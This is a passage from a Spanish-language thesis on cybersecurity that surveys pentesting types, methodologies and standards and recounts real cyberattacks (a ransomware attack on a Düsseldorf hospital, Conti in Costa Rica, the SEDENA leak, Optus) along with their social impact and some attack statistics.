7. Eliminación de Rastros: Antes de concluir la evaluación, el hacker ético debe eliminar cualquier rastro de actividad en el sistema para así evitar que futuros atacantes usen estas huellas para un mal uso en el sistema.
8. Informe y Documentación: El paso final implica la creación de un informe detallado que describe todas las actividades realizadas, las vulnerabilidades identificadas y las recomendaciones para corregirlas. Este informe se entrega al propietario del sistema, junto con las pruebas de concepto.
9. Limpieza y Restauración: En algunos casos, el hacker ético puede necesitar restaurar el sistema a su estado original si se realizaron cambios significativos durante el proceso de prueba.

1.5.7 Pentesting

También llamado test de penetración es una de las prácticas con mayor demanda en la actualidad, pentesting es una abreviatura formada por las palabras “Penetration” y “Testing”. Su propósito es identificar y prevenir posibles debilidades en sistemas o entornos que son dados por ataques a los mismos. Está diseñado para determinar el alcance de los fallos de seguridad de un sistema. Estas evaluaciones permiten a una empresa determinar las amenazas a las que se enfrenta y evaluar la eficacia de sus medidas de seguridad.

Formas de llevar a cabo una prueba de penetración.

Cada forma de pentesting se adapta a necesidades específicas y puede ser realizado de manera independiente o como parte de una evaluación de seguridad más amplia. Es importante seleccionar el tipo de pentesting adecuado en función de los activos y riesgos particulares de una organización o sistema.

- Caja blanca: También llamado Structural/Clear/Glass Box Testing o Internal Testing, los pentesters de caja blanca tienen un amplio o total conocimiento del funcionamiento interno del sistema, suelen trabajar con información a nivel administrador y una completa información de las redes o sistemas que se van a probar (detalles del SO, código fuente, esquema de dirección IP, entre otros.). Prueba la fuerza y estructura interna de los sistemas para así probar si los módulos y operaciones internas se ejecutan correctamente, detectar errores y configuraciones incorrectas dentro de la infraestructura.
- Caja gris: El pentester recibe parcialmente la información para poder simular un ataque. Este tipo de prueba emula un ataque donde se ha obtenido acceso a

documentos de la infraestructura y así rastrear el acceso a la información. Sólo se recibe por el cliente accesos que necesitará como empleado sin revelarle información de usuarios, contraseñas, entre otros.

- Caja negra: Aquí sólo se aplican pruebas externas como el nombre de la empresa. Este tipo es más parecido a si un agresor hiciera el ataque ya que no tiene mucha información de la víctima, pero por lo mismo requiere una mayor inversión de tiempo y el costo es mayor.
- Pentesting interno: Se lleva a cabo desde dentro de la organización, simulando las amenazas internas.
- Pentesting externo: Se realiza desde fuera de la organización, simulando ataques de un actor externo.

Tipos De Pentesting.

Los tipos de pentesting se centran en la categorización de las evaluaciones según el enfoque de la prueba y el objetivo de seguridad. Cada tipo de pentesting se enfoca en un área en específico o un aspecto particular de la seguridad de TI. Algunos ejemplos de tipos de pentesting incluyen:

- Pentesting de redes sociales y perfiles en línea: Evalúa la seguridad de perfiles en redes sociales y cuentas en línea.
- Pentesting de Red: Evalúa las vulnerabilidades de la infraestructura de red.
- Pentesting industrial: Evalúa sistemas de control industrial.
- Pentesting de Aplicaciones Web: Se enfoca en evaluar aplicaciones web y sus componentes.

- Pentesting en el entorno de nube: Evalúa la protección de implementaciones en la nube.
- Pentesting de aplicaciones móviles.
- Pentesting de VoIP: Evalúa sistemas de comunicación de voz sobre IP.
- Pentesting inalámbrico: Evalúa la seguridad de las redes inalámbricas.
- Pentesting físico: Evalúa la seguridad física de un lugar.
- Pentesting Social: evalúa la resistencia a la ingeniería social.

Metodologías del pentesting.

Se disponen de varias metodologías que se pueden tomar como referencia a la hora que se realiza una auditoría y se escoge de acuerdo con la necesidad de cada pentester, también cabe destacar que cada herramienta cuenta con diferentes fases. Algunas son:

- ISSAF: Metodología de prueba de intrusión e incluye 3 etapas: Preparación y planificación, reportes y evaluación, limpieza y destrucción de elementos.
- PTES: Penetration Testing Execution Standard. Dispone de 7 fases: Toma de requisitos y alcance, Recopilación exhaustiva de Información, Modelado de Posibles Amenazas previas al ataque, Análisis de vulnerabilidades de las amenazas identificadas, explotación de las vulnerabilidades, evaluación Post-explotación para determinar daños y Soluciones e Informe
- OWASP: Se enfoca en “caja negra” que nos proporciona información sobre la víctima o sistema. Esta metodología consta de 2 etapas:
    - Pasiva: Realización de pruebas con el propósito de comprender la lógica de lo que se está analizando.

- Activa: Realización de procesos específicos por OWASP y categorizados en las siguientes áreas:
    1. Obtención de datos
    2. Evaluación de la configuración y despliegue de la gestión
    3. Evaluación de la gestión de identificación
    4. Verificación de autenticación
    5. Validación de autorización
    6. Evaluación de gestión de sesiones
    7. Comprobación de validación de datos ingresados
    8. evaluación de la gestión de errores
    9. Verificación del cifrado
    10. Evaluación de la lógica de operativa
    11. Pruebas en el cliente

- OSSTMM: Se centra en la verificación de la seguridad física, redes de datos y telecomunicaciones, redes inalámbricas, procesos, ingeniería social y cumplimiento. Sus etapas incluyen: Identificación, divulgación de información sensible, análisis de vulnerabilidades y debilidades criptográficas, análisis de vulnerabilidades y debilidades en el acceso físico, redes de datos, redes inalámbricas, sistemas, servicios y aplicaciones, validación de la confidencialidad en el acceso físico, detalle técnico de los análisis y aplicación de contramedida.
- Cyber Kill Chain (cadena de ciberataque): Desarrollado por militares y se basa más en la ofensiva, sus fases son: Reconocimiento, Creación del arma, Entrega, Explotación, Instalación, Comando y Control (C&C) y Acciones

Estándares del pentesting.

Los estándares pueden formar parte de una metodología o ser un conjunto de requisitos específicos que se deben cumplir para satisfacer ciertos criterios, como los requisitos de seguridad de tarjetas de pago en el caso de PCI DSS. Algunos estándares son:

- PCI DSS (Payment Card Industry Data Security Standard): Aunque en su mayoría es un estándar de seguridad para proteger los datos de tarjetas de pago, también incluye requisitos parta pruebas de penetración en sistemas que manejan estos datos.
- CREST (Concejo de Testers de Seguridad Ética Registrados): Es una identidad que proporciona certificaciones y normas para expertos en seguridad, incluyendo los probadores éticos.
- NIST SP 800-115: Un documento del Instituto Nacional de Estándares y Tecnología (NIST) que ofrece orientación sobre pruebas de penetración y evaluaciones de seguridad.
- CMMC (Cibersecurity Maturity Model Certification): Un estándar de seguridad utilizado en la industria de defensa y el gobierno de los Estados Unidos que incluye pruebas de penetración.

1.6 Ataques a los que se está expuesto

Los hackers maliciosos pueden llevar a cabo una amplia variedad de ataques informáticos con el objetivo de comprometer sistemas, robar información, causar daño o realizar actividades ilegales. Algunos de los tipos de amenazas a los que se está vulnerable son:

- Malware

- Phishing
- Ataques de denegación de servicio (DDoS)
- Inyección de Código (SQL, XSS)
- Man in the Middle
- Ransomware
- Spoofing
- Fuerza Bruta, entre otros.

CAPITULO 2

El Impacto Social de la Ciberseguridad

2.1 Ataques en la actualidad

En los últimos años, la tecnología ha cobrado mayor fuerza y ha avanzado a pasos agigantados, dando paso a la era digital. Aunque la digitalización ha traído consigo grandes ventajas para las diferentes industrias, los riesgos también han aumentado considerablemente. Las amenazas a empresas y organismos gubernamentales son más cada día. Parte de los peligros a los que se están expuestos son los ataques de denegación de servicios (DDoS) y ransomware, para los cuales deben estar preparadas las industrias. Dichos ataques pueden llegar a tener graves repercusiones que van desde la vulneración de datos como en el caso de un ataque realizado a una empresa de telecomunicaciones en Australia, el ataque a varios servidores en Costa Rica por el ransomware CONTI, o el comprometer datos de la Secretaría de Defensa Nacional en México; hasta el grado de cobrar vidas, como en el ataque realizado a un hospital en Alemania. A continuación, hablaremos más a fondo de cada uno de los casos antes mencionados.

2.1.1 Fallece una mujer como resultado de un incidente de Ransomware en un centro médico en Dusseldorf, Alemania

La primera muerte relacionada directamente con un ciberataque se produjo en el Hospital Universitario de Düsseldorf en Alemania, como resultado de un ataque de Ransomware, un software malicioso que cifra archivos en un sistema y exige un rescate na cambio de la clave para desbloquear los archivos secuestrados. El incidente ocurrió el 9 de septiembre de 2020 y tuvo graves consecuencias para una paciente que necesitaba cuidados intensivos. El ataque interrumpió el funcionamiento de los sistemas

hospitalarios encriptando 30 de sus servidores, según informó la oficina del ministerio de Justicia de Renania del Norte-Westfalia. Como resultado de esta interrupción el hospital no pudo aceptar pacientes de emergencia lo que obligó a trasladar a la paciente a un centro de atención médica ubicado a una distancia de aproximadamente 30 kilómetros.

Es importante destacar que el ciberataque no tenía como objetivo original el hospital, si no que estaba dirigido a los sistemas informáticos de la Universidad Heinrich Heine de Düsseldorf. Sin embargo, los sistemas de hospital fueron afectados lo que llevó al colapso de la sala de urgencias y la trágica muerte de un paciente.

Los ciberdelincuentes dejaron una carta de chantaje en uno de los ordenadores, la cual estaba dirigida a la Universidad ya mencionada sin especificar una cantidad monetaria requerida en concreto. La policía de Dusseldorf contactó entonces a los responsables y les hizo saber que el afectado había sido el hospital en lugar de la universidad y que los pacientes estaban en peligro.

Aunque los sospechosos proporcionaron a las autoridades los datos necesarios para descifrar los equipos encriptados, el daño ya estaba hecho. La fiscalía de Colonia, Alemania considera la posibilidad de responsabilizar a los hackers por la muerte de la paciente y se abrió una investigación por “Homicidio involuntario”. [10]

Este incidente marca un hito en la relación entre ciberseguridad y vidas humanas ya que demuestra las graves consecuencias que pueden derivarse de los ataques cibernéticos.

2.1.2 Ataques del grupo de Ransomware Conti (Costa Rica)

En abril de 2022, un ciberataque realizado por el grupo de Ransomware (software malicioso que cifra archivos en un sistema y pide un rescate a cambio de desbloquearlos) de Conti tuvo grandes consecuencias en organismos gubernamentales de Costa Rica. El

ataque afectó al menos a ocho entidades y llevó a la declaración de emergencia nacional en el país. Aunque previamente no se habían revelado detalles sobre como ocurrió el ataque, investigadores han proporcionado información sobre como el grupo Conti accedió a la red del Ministerio de Hacienda y ejecutó el ransomware.

El proceso del ataque comenzó el 11 de abril y duro 5 días. Los atacantes obtuvieron acceso inicial a la red y llevaron a cabo tareas de reconocimiento y ex filtración de información. Lograron acceder a la red del ministerio de hacienda utilizando credenciales comprometidas de una conexión VPN. Luego utilizaron herramientas legítimas de pentesting, como Cobalt Strike, para robar credenciales y así obtener acceso a carpetas compartidas con permisos de administrador.

Además, realizaron ataques de DCSync y Zerologon utilizando las credenciales robadas para acceder a distintos sistemas interconectados de la entidad gubernamental. Para mantener la persistencia en la red utilizaron herramientas de administración remota y software de ex filtración de archivos a la nube. [11]

El ataque de ransomware afectó a múltiples áreas gubernamentales, incluyendo el ya mencionado Ministerio de Hacienda, el Ministerio de Trabajo y Previsión Social y otros. Esto resultó en interrupciones de servicios y actividades, como el comercio internacional y el pago de salarios a docentes. [12]

Este incidente marcó un hito ya que Costa Rica se declaró en estado de emergencia nacional debido a estos ataques, algo que no se había observado anteriormente; además el grupo Conti amenazó con afectar infraestructuras críticas y la estabilidad de la nación lo que provoco preocupaciones adicionales.

2.1.3 Reportan hackeo a SEDENA por el grupo internacional denominado "Guacamaya" (México)

El grupo internacional de activistas autodenominado "Guacamaya" llevó a cabo un hackeo masivo (ocurre cuando numerosos sistemas informáticos o cuentas en línea son comprometidos por hackers buscando acceder sin autorización para robar información, dañar datos o interrumpir servicios a gran escala) al sistema de cómputo de la Secretaría de la Defensa Nacional (SEDENA) en México, Este ciberataque se ha destacado por su magnitud y las implicaciones que conlleva. Los Hacktivistas lograron obtener el acceso a información guardada en el sistema desde 016 hasta septiembre de 2022 resultando en una filtración de datos de aproximadamente 6 terabytes, equivalente a 24 a 40 millones de documentos, así como correos electrónicos.

Este ataque se considera uno de los más grandes ciberataques de la historia de México, debido a gran cantidad de documentos militares y confidenciales expuestos. La información robada es detallada y sumamente "sensible" ya que incluía actividades operativas, así como inteligencia militar que no habían sido del dominio público de México, hasta ahora. [13]

El grupo "Guacamaya" explotó una vulnerabilidad hallada en el primer semestre de 2021 el cual se encontraba en el servidor de Microsoft Exchange, pero debido a la falta de recursos para realizar actualizaciones, el gobierno mexicano no había corregido esta debilidad revelando así la negligencia en la seguridad cibernética de la SEDENA. Según expertos en seguridad forense, el ataque habría requerido de al menos 3 días para copiar la información en su totalidad sugiriendo así una falta de monitoreo por parte de los responsables de la seguridad informática de la institución. [14]

Dado que la SEDENA es una dependencia del gobierno de México la cual es crucial para la soberanía y seguridad nacional, esta vulnerabilidad de la información tiene implicaciones significativas y podría poner en riesgo la seguridad pública y la estabilidad del gobierno mexicano si dicha información llega a las manos equivocadas. La magnitud de la filtración la hace comparable a otros casos destacados como los Pandora Papers en 2021 y los Panamá Papers en 2016.

2.1.4 OPTUS (Australia)

A finales de septiembre de 2022, la compañía de telecomunicaciones australiana OPTUS fue víctima de un ataque que comprometió información de millones de clientes. Los atacantes accedieron a datos sensibles de alrededor de 9.8 millones de usuarios, que incluyen fechas de nacimiento, números de pasaporte, números de teléfono y direcciones de correo electrónico, afortunadamente, no se vieron afectados los datos bancarios, las contraseñas ni la información de pago de los clientes.

El ataque se produjo a través de una API desprotegida y públicamente expuesta, que no requería autenticación de usuario antes de permitir una conexión. Esto permitió a cualquier persona que encontrara la API en Internet a acceder a ella sin necesidad de enviar un nombre de usuario o contraseña. [15]

El ministro de Seguridad Cibernética de Australia sugirió que la negligencia por parte de Optus al momento de exponer esta API sin protección alguna. pudo haber contribuido al ataque. El ataque afectó una cantidad significativa de la población australiana, ya que comprometió información sensible. [16]

Además, se informó que también se filtraron números de usuarios del sistema de salud público “Medicare”. La compañía notificó a los usuarios cuyos documentos de

identificación actuales se vieron comprometidos, lo que incluye números de licencia de conducir y números de identificación de Medicare.

El atacante con el alias “optusdata”, subió una muestra de los datos robados pertenecientes a más de diez mil usuarios y exigió un rescate de 1 millón de dólares a Optus para evitar la filtración de información de más clientes.

2.2 Impacto Social

Tras haber explorado las recientes noticias que ilustran la creciente amenaza de los ciberataques en la presente era digital, debemos adentrarnos en otro aspecto igual de importante siendo el impacto de los ciberataques en la sociedad. Dichos ataques no solo salen en los periódicos o medios de información, si no que pueden dejar una profunda huella en la sociedad afectando a individuos, organizaciones y comunidades en varios aspectos. Las anteriores noticias han dejado en claro que la seguridad de los sistemas tiene un profundo impacto social. A medida que evolucionan en escala y complejidad, es esencial que se comprenda como dichas amenazas afectan a la sociedad desde la privacidad y seguridad de datos personales hasta política y economía.

En este apartado analizaremos como los ataques cibernéticos no solo son eventos aislados, sino que también tienen repercusiones que se extienden mucho más allá de las redes corporativas como los sistemas informáticos.

2.2.1 Impacto En La Salud

Los ciberataques en el ámbito de la salud tienen un gran impacto en la atención a pacientes y la integridad de sus datos. La exposición de información confidencial y la violación de la privacidad de los pacientes son preocupaciones claves cuando se trata de

los ataques de seguridad que a menudo resultan en secuestro o perdida de registros médicos obstaculizando así la toma de decisiones por parte de los doctores e impidiendo la atención de calidad.

Un alarmante efecto de los ciberataques médicos es que pueden paralizar los sistemas de información y así retrasar o llegar a impedir un buen servicio o acceso a la atención medica dando como ejemplo lo que paso en Alemania, donde una paciente murió cuando un ataque de ransomware afecto la red de información anulando la posibilidad de que los médicos accedieran a su historial médico debido al secuestro de sus servidores.

La seguridad en los dispositivos de la red de hospitales o centros de salud también resulta en una preocupación importante ya que muchos están conectados a internet y son un blanco fácil para los hackers si no se le da una buena seguridad en contra de estos ataques maliciosos. Si hablamos del impacto económico que pueden tener estos ciberataques, puede llegar a ser muy alto debido a los costos asociados a la recuperación de la información, implementar en medidas de seguridad adicionales, así como una pérdida de ingresos por la interrupción de los servicios, por lo tanto, se destaca la importancia de implementar la defensa contra estos ataques en el ámbito médico, así como la capacitación del personal para garantizar la integridad de los sistemas.

Los hospitales se han convertido en blancos frecuentes de ciberataques siendo así que muchos no cuentan con las medidas suficientes de seguridad para proteger los sistemas. El caso del ataque de ransomware a un hospital en Dusseldorf, Alemania recalca la importancia urgente de prestar atención a las vulnerabilidades de los sistemas de las instalaciones médicas, garantizando la integridad de los servicios médicos, así como de los pacientes.

2.2.2 Impacto en la Seguridad Nacional

El ataque a los sistemas puede afectar la seguridad nacional, siendo un gran desafío más críticos de la era digital. Los ciberataques no solo amenazan la integridad de las redes de los gobiernos, sino que también disminuyen la capacidad de los países para defenderse contra amenazas. Las redes de información de los gobiernos contienen demasiada información que es altamente clasificada y sensible dando como resultado que la más mínima brecha de seguridad podría comprometer la estabilidad y soberanía de una nación.

El tema 2.1.3 de este trabajo de tesis, es un claro ejemplo de ciberataque a la seguridad nacional, ya que expuso información crítica militar recolectada en la última década lo cual incluía detalles de actividades de inteligencia y operativas que se mantenían confidenciales. La información filtrada representa un peligro tanto para la integridad del gobierno mexicano, así como a la seguridad pública.

También, la exposición de la información militar, la alteración del control de los sistemas podría debilitar la capacidad del país para responder a crisis y amenazas. La seguridad de una nación depende en gran medida de la ciberseguridad para así salvaguardar sus operaciones. Hoy en día el espionaje cibernético y el robo de información clasificada son acciones comunes usadas en disputas digitales, lo que demuestra la vulnerabilidad de las amenazas a las naciones. La falta de información se ha convertido en una herramienta efectiva para disminuir la confianza en las instituciones gubernamentales y debilitar la estabilidad política, debido a esto la ciberseguridad se ha convertido en algo esencial para salvaguardar la soberanía, la integridad y la estabilidad de los países en un mundo que con el paso del tiempo está mucho más conectado.

2.2.3 Impacto en la Política

La política se ha convertido en uno de los principales blancos vulnerables ya que la desinformación, la manipulación en línea y la propaganda a menudo son aprovechados por ciberdelincuentes ya que usan las noticias falsas para influir en las decisiones políticas y así debilitar la cohesión social. Como consecuencia a esto, para garantizar la integridad de las elecciones, los desafíos en la ciberseguridad se han vuelto fundamentales para proteger la infraestructura critica que se usa en los procesos políticos. El ciberataque a CONTI tuvo un gran impacto político en Costa Rica ya que sacó a la luz debilidades en la seguridad de instituciones políticas de aquel país minando la confianza del pueblo a las agencias gubernamentales ya que evidenció que sus sistemas y datos del gobierno no estaban protegidos ante este tipo de ataques, cuestionando la capacidad para salvaguardar la información y garantizar la seguridad de la nación.

El ataque tuvo como resultado, además de la perdida de la confianza del público, la filtración de la información sensible del gobierno. La filtración generó preocupación sobre la seguridad nacional ya que podría afectar el cómo se toman decisiones en aquel país. Este problema llevo a preguntas sobre el gobierno y su capacidad de defenderse contra este tipo de ataques cibernéticos y de defender su soberanía. Este incidente elevo el pensamiento acerca de lo importante que es la ciberseguridad en la política destacando la necesidad de invertir en seguridad cibernética e implementar medidas más sólidas para defender el gobierno y su infraestructura critica siendo así la seguridad cibernética una prioridad política a medida que la tecnología va evolucionando y así poder protegerse ante futuros ataques.

El caso de CONTI tuvo una gran presencia en la política al reducir la confianza del gobierno, planteando preocupaciones sobre la seguridad nacional, resaltando así la importancia de la ciberseguridad.

2.2.4 Impacto en el comercio, la economía y la confianza pública

Los ataques cibernéticos tienen un gran impacto en la confianza pública, el comercio y la economía. Si hablamos de términos económicos, estos ciberataques pueden dar como resultado perdidas masivas tanto a empresas como al gobierno. La pérdida de ingresos, inactividad y gastos adicionales usados para la mitigación de los daños, además de se puede perder la propiedad intelectual, así como datos confidenciales pueden dañar la competitividad de estas empresas.

El impacto a la economía no sólo se dirige a las víctimas de los ataques, si no que puede tener efectos secundarios en la economía de todo un país lo cual puede desencadenar eventos que afectarán a múltiples sectores dando como resultado una pérdida significativa.

En lo que respecta al comercio, estos ataques cibernéticos podrían debilitar la confianza de los consumidores en las transacciones en línea causando inquietud en cuanto a la privacidad y seguridad de la información afectando la contratación de servicios digitales y el comercio electrónico repercutiendo así directamente a la economía.

En cuanto a la confianza pública, estos ataques pueden reducir la credibilidad que los consumidores y los ciudadanos tienen en las instituciones y empresas cuando se filtran datos y se revelan brechas de seguridad, haciendo que las personas puedan hacerse escépticas sobre compartir su información personal en línea. La incertidumbre acerca de

la protección, privacidad y seguridad tanto de la información personal como de los datos puede afectar el comercio electrónico repercutiendo directamente en la economía.

La confianza pública hacia el gobierno puede verse afectada cuando son víctimas de ciberataques. La población espera que sus gobiernos protejan su información personal y cuando eso falla, comienza a caer la confianza y legitimidad a las instituciones del gobierno. En otras palabras, los ataques a los sistemas como el ya hablado caso de CONTI tienen un gran impacto significativo en la economía debido a las pérdidas que puede ocasionar, así como la interrupción en tratos u operaciones comerciales.

2.2.5 Impacto en el trabajo

Cuando los ataques ocurren, las organizaciones y las empresas pueden llegar a experimentar interrupciones en sus operaciones comerciales, dando resultado a tiempos de inactividad costosos, afectando directamente la productividad y, por último, la estabilidad laboral. Por estos ataques la seguridad en el lugar del trabajo se puede ver afectada al momento en que los empleados quedan expuestos a riesgos adicionales ya que sus datos financieros y personales pueden estar comprometidos. Para disminuir esta amenaza, las empresas y organizaciones deben comenzar a implementar medidas de seguridad adicionales, incrementando así la cantidad de tareas que realizan los profesionales de TI (Tecnología de la Información) y generar nuevos desafíos en la gestión de recursos.

Estos ciberataques pueden minar la confianza que los empleados tienen a los empleadores, así como en la seguridad que tienen sus datos personales y profesionales ya que cuando sienten que su privacidad y datos no están protegidos se vuelven escépticos sobre el uso de esta tecnología en su área de trabajo, afectando

negativamente la colaboración y eficiencia en el trabajo, teniendo un impacto en la producción y satisfacción en el lugar de trabajo, es decir, los ataques cibernéticos tienen un gran impacto al interrumpir operaciones y socavar la confianza de los empleados en seguridad de datos y en la tecnología dada por la empresa, afectando a factores que pueden influir en la estabilidad laboral y la eficiencia de las organizaciones y empresas.

2.2.6 Impacto en la privacidad personal y la confidencialidad

A menudo los ciberataques resultan en la violación de la privacidad de los datos personales como nombres, números de teléfono, direcciones y direcciones de correos electrónicos, estos se ven comprometidos cuando se produce una amenaza seria. La violación de la privacidad podría dar como resultado la angustia ya que puede ser utilizada para actividades delictivas como el robo de identidad. Además de que estos ataques llevan a la perdida de información confidencial (puede ser secretos comerciales, información financiera, estrategias e información de clientes) de las organizaciones y empresas. La publicación no autorizada de los datos puede tener graves consecuencias para la seguridad y competitividad de una organización ya que sus contrincantes o ciertos hackers pueden sacar provecho.

La filtración de datos confidenciales, como planes de fusión, estrategias y adquisiciones pueden dar resultado a la afectación de una empresa, no solo poniendo en riesgo la ventaja competitiva, si no que puede afectar la reputación de esa empresa.

Una de las amenazas más importantes es el robo de identidad, que se facilita aún más cuando los hackers exponen datos personales ya que pueden utilizar la información para cometer fraudes, abrir cuentas falsas o realizar actividades delictivas en nombre de las víctimas. En resumen, lo ciberataques tienen un gran impacto en la privacidad y la

confidencialidad cuando se están expuestos tanto sus datos personales como confidenciales, dando como resultado a riesgos significativos para la privacidad de los individuos, la seguridad y la confianza pública. La seguridad cibernética se convirtió en algo esencial para mitigar los ataques y así proteger la privacidad digital día con día.

2.3 Estadísticas

Como ya se habló en este trabajo, los ciberataques no solo son una amenaza, sino que también llegan a tener un importante impacto en la sociedad, la política, la economía la privacidad y la política, por lo tanto, para que podamos comprender de forma correcta la información, es importante analizar desde otro punto de vista la ecuación: el incremento de los ataques en términos cuantitativos. En esta sección nos centraremos en analizar y recopilar estadísticas que demuestren como se ha ido evolucionando la amenaza de los ciber ataques en los últimos años.

2.3.1 Ataques De Ransomware

Se evaluaron datos basados en reportes de Kaspersky que corresponden a los años 2020 [17], 2021 [18], 2022 [19] y hasta junio de 2023 [20] [21]. Esta información nos da una visión reveladora del aumento de usuarios que fueron víctimas de ataques de ransomware en este período. Como se muestra en la **Figura 1**, los resultados de este análisis demostraron un gran aumento en el número de usuarios afectados por una o más modificaciones de ransomware. Pero, lo más importante a destacar es en el año 2023, ya que es el periodo más crítico cuando hablamos de ataques de ransomware ya que tiene un notorio aumento en el número de víctimas que fueron vulneradas, siendo que en el mes de enero tiene mayor número de ataques. Este crecimiento en las cifras refleja

una tendencia demasiado preocupante, la cual demuestra que la amenaza del ransomware se ha vuelto aún más prevalente y efectiva. Esta información subraya la importancia de una mayor vigilancia y la implementación de medidas de ciberseguridad para contrarrestar la creciente amenaza de ataques de ransomware y así proteger a los usuarios y organizaciones contra estos ciberataques.




Figura 1. Ataques de Ransomware

2.3.2 Ciberataques en todo el mundo por año

En la **Figura 2**, se muestra una visión completa de cómo se han aumentado los ciberataques en los últimos años. A través de esta grafica se observa una preocupante tendencia: el incremento de los ciberataques al pasar de los años en distintos tipos incluyendo la filtración de datos personales, fraudes, phishing, y extorsiones. En los años 2020 y 2021 se muestra un pico muy alto debido a la cantidad de los ataques, el cual podría relacionarse con el impacto de la pandemia por el COVID y el aumento generado por la dependencia de la tecnología ya que la mayoría de la población del mundo se

conectaba digitalmente.[22] Estos ciberataques presentan una amenaza en la economía, la confianza pública y la privacidad ya discutido en temas previos de esta tesis.




Figura 2. Ciberataques en todo el mundo

2.3.3 Principales industrias objetivo de ataques DDoS

Según información de Cloudflare [23] sobre los ataques de denegación de servicio (DDoS) dirigidos a diversas industrias entre 2021 y 2023, se observa una tendencia preocupante en el aumento de estos ataques a lo largo de los años.

En 2021, como se muestra en la **Figura 3**, la incidencia de ataques DDoS en varias industrias se mantuvo relativamente baja, con un porcentaje menor al 0.1, sin embargo, a medida que avanzamos hacia el 2022 y 2023 se evidencia un incremento notable en la frecuencia de estos ataques. Es interesante destacar que la industria de las Telecomunicaciones experimentó un fuerte aumento en la cantidad de ataques DDoS en

el transcurso del año 2022, lo que plantea interrogantes sobre la razón detrás de este incidente y la necesidad de reforzar la seguridad en este sector.

Sin embargo, lo que resulta más alarmante es la situación en el año 2023 que en

